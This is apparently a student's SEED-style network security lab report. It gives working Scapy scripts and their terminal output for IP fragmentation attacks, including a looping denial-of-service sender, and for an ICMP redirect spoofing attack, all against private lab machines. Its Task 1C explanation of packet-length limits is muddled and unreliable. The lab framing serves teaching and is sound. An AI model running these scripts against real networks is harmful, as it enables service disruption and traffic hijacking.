
## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 65535
ip = IP(src="10.0.2.10", dst="10.0.2.11")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt, verbose=0)

-- INSERT --
```

1,1 Top



Upon repeatedly running the code on the Client:



```
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo py
thon task1c.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ ^C
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo py
thon task1c.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```



## The Wireshark screenshots:





The output on the Server machine:

A terminal window titled "Terminal" with a dark purple background. The command prompt shows the user 'seed' on the host 'SiriS\_PES1UG19CS485\_UDPserver' in the home directory, running 'nc -lu 9090'. The terminal is idle, with no data received. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a red terminal, a folder, a blue square, the Firefox logo, and a settings icon. The top right of the window shows system status icons for network, battery, and volume, along with the time '2:14 PM'.


The packet exceeds the limit of the packet length. The maximum length in the code is set to 65535 and anything greater than that is not transmitted. However, here, packets of 800 bytes each are sent, thus exceeding the max packet length.

Hence, the server does not print anything because the packet is super-larger and much greater than the supported packet length.

## Task 1D: Sending Incomplete IP Packet

A DoS (Denial-of-Service) attack is launched on VM 2 using fragmentation.


The code used to perform this task:

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal displays a Python script using Scapy to create and send an incomplete IP packet. The script sets the source IP to 10.0.2.10 and the destination to 10.0.2.11, with a packet length of 65535. It then enters a loop to send 18 fragments of the packet.

```
from scapy.all import *
print("Sending incomplete IP packet")
ip=IP(src="10.0.2.10", dst="10.0.2.11")
ip.id=1000
ip.frag=0
ip.flags=1
udp=UDP(sport=7070,dport=9090)
udp.len=65535
payload='A'*65507
pkt=ip/udp/payload
pkt[UDP].chksum=0
print('Sending DoS Attack')
send(pkt,verbose=0)
c=1
while 1:
    print('Sending Fragment #',c)
    send(pkt,verbose=0)
    c=c+1
```



-- INSERT -- 19,7-14 All

Upon running the code on the Client:


A terminal window showing the execution of the Python script. The prompt indicates the user is 'seed' on a machine named 'Siris'. The output shows the script successfully sending the incomplete IP packet and then sending 18 fragments of the packet in a loop.

```
[11/07/21]seed@Siris_PES1UG19CS485_UDPclient:~$ sudo python taskld.py
Sending incomplete IP packet
Sending DoS Attack
('Sending Fragment #', 1)
('Sending Fragment #', 2)
('Sending Fragment #', 3)
('Sending Fragment #', 4)
('Sending Fragment #', 5)
('Sending Fragment #', 6)
('Sending Fragment #', 7)
('Sending Fragment #', 8)
('Sending Fragment #', 9)
('Sending Fragment #', 10)
('Sending Fragment #', 11)
('Sending Fragment #', 12)
('Sending Fragment #', 13)
('Sending Fragment #', 14)
('Sending Fragment #', 15)
('Sending Fragment #', 16)
('Sending Fragment #', 17)
('Sending Fragment #', 18)
```

# The Wireshark screenshots:



The output on the Server machine:

A terminal window titled "Terminal" with a dark purple background. The top status bar shows system icons and the time "2:38 PM". The command prompt is "[11/07/21]seed@Siris\_PES1UG19CS485\_UDPserver:~\$". The user has entered the command "nc -lu 9090". A white cursor is visible on the line following the command. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, and a settings icon.


```
Terminal [11/07/21]seed@Siris_PES1UG19CS485_UDPserver:~$ nc -lu 9090
```

Multiple fragments are sent to VM 2 of multiple packets. What we expect is that the receiver stores these fragments in the kernel memory until it receives all the fragments. However, here it does not receive all the packets, hence it times out.




## Task 2: ICMP Redirect Attack

The code used to perform this task:

A terminal window with a dark background and a sidebar of application icons on the left. The terminal title bar reads "Terminal File Edit View Search Terminal Help". The code is written in Python 3 and uses the Scapy library to create and send an ICMP Redirect packet. The code sets the source IP to 10.0.2.10, the destination to 10.0.2.12, and the gateway to 10.0.2.11. It then creates a second IP packet with source 10.0.2.12 and destination 8.8.8.8, and sends it encapsulated in the first packet.

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.0.2.10', dst = '10.0.2.12')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.0.2.11'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.0.2.12', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP());
```


Upon running the code:

A terminal window showing the execution of the code. The user is logged in as 'seed' on a machine named 'SiriS\_PES1UG19CS485\_UDPclient'. They run 'sudo python redirect.py' twice. Each time, the output is 'Sent 1 packets.'.

```
Terminal
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo python redirect.py
Sent 1 packets.
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo python redirect.py
Sent 1 packets.
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```

